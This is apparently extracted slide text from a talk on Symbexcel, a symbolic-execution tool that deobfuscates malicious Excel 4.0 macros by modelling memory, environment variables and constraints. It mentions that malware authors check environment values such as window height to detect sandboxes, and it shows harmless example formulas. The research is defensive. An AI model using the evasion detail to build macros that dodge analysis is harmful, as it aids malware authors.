
Example

```
x = int(input())
y = x + 1
if y >= 10:
    if x < 100:
        interesting_code()
    else:
        error_1()
else:
    error_2()
```




Example

```
x = int(input())
y = x + 1
if y >= 10:
    if x < 100:
        interesting_code()
    else:
        error_1()
else:
    error_2()
```




Example

```
x = int(input())
y = x + 1
if y >= 10:
    if x < 100:
        interesting_code()
    else:
        error_1()
else:
    error_2()
```



Example

```
x = int(input())
y = x + 1
if y >= 10:
    if x < 100:
        interesting_code()
    else:
        error_1()
else:
    error_2()
```



Wait, but how?

The Symbexcel Approach



Concrete Analysis

Good for post-infection analysis and de-obfuscation

Does not “execute” the sample

- Parses the XLS file

- Starts from the entry-point and **interprets all the instructions**

Can use **brute-force and forced execution** to side-step the environment configuration

Example: **XLMMacroDeobfuscator** (kudos! to **@DissectMalware**)

<https://github.com/DissectMalware/XLMMacroDeobfuscator>



Symbolic Analysis

Concrete

Needs **human input** (e.g., what should be brute-forced?)

Quickly gets ineffective when the **search space is large**


Symbolic

Understands how environment variables are used and propagated during the execution


Can **reason more formally** about the environment, and leverage this additional information to **solve the constraints**



Symbexcel Architecture



Symbexcel Architecture



Loader

Loader

Simulation Manager

Solver Backend

Parses the **XLS file** (BIFF8) and maps it into memory

Creates a **simulation manager**

Initializes the **memory** and **environment**

xlrd2 (kudos! to **@DissectMalware**)

Static parsing

Faster, but **less robust**

COM Server

Uses Windows **Component Object Model**

Interfaces **directly with Excel**, avoiding some evasion techniques



State orchestrator

Keeps track of multiple execution states at the same time

Initial state starts executing from the **entry point**

Determines which states to explore



Simulation Manager - State

Loader

Simulation Manager

Solver Backend

Memory

Cell values

Formulas (macros)

Cell information

Defined names

Environment

E.g., Window height,
Operating System

Used by the malware authors
for **sandbox detection**

The correct environment
configuration is initially
unknown, so we **associate**
every environment variable
with a symbolic variable

Constraints

E.g., Window height > 390

Characterize the malware
execution

Propagated to successors
states



Simulation Manager - Step

Loader

Simulation Manager

Solver Backend

Parses each formula to **generate an Abstract Syntax Tree (AST)**


Dispatches the execution to one of the **formula handlers**

Handlers can update the **memory**, access the **environment**, add **new constraints**, create **new branches (states)**



Example

[A1] =CHAR(72)



Example

[A1] =CHAR(72)

UPDATE THE MEMORY



Simulation Manager

Solver Backend

Loader

Memory

[A1] H

[A2]

[A3]

[A4]

[A5]

[A6]

Environment

WORKSPACE13


WORKSPACE14



Example

[A1] =CHAR(72)

[A2] =GET.WORKSPACE(14)

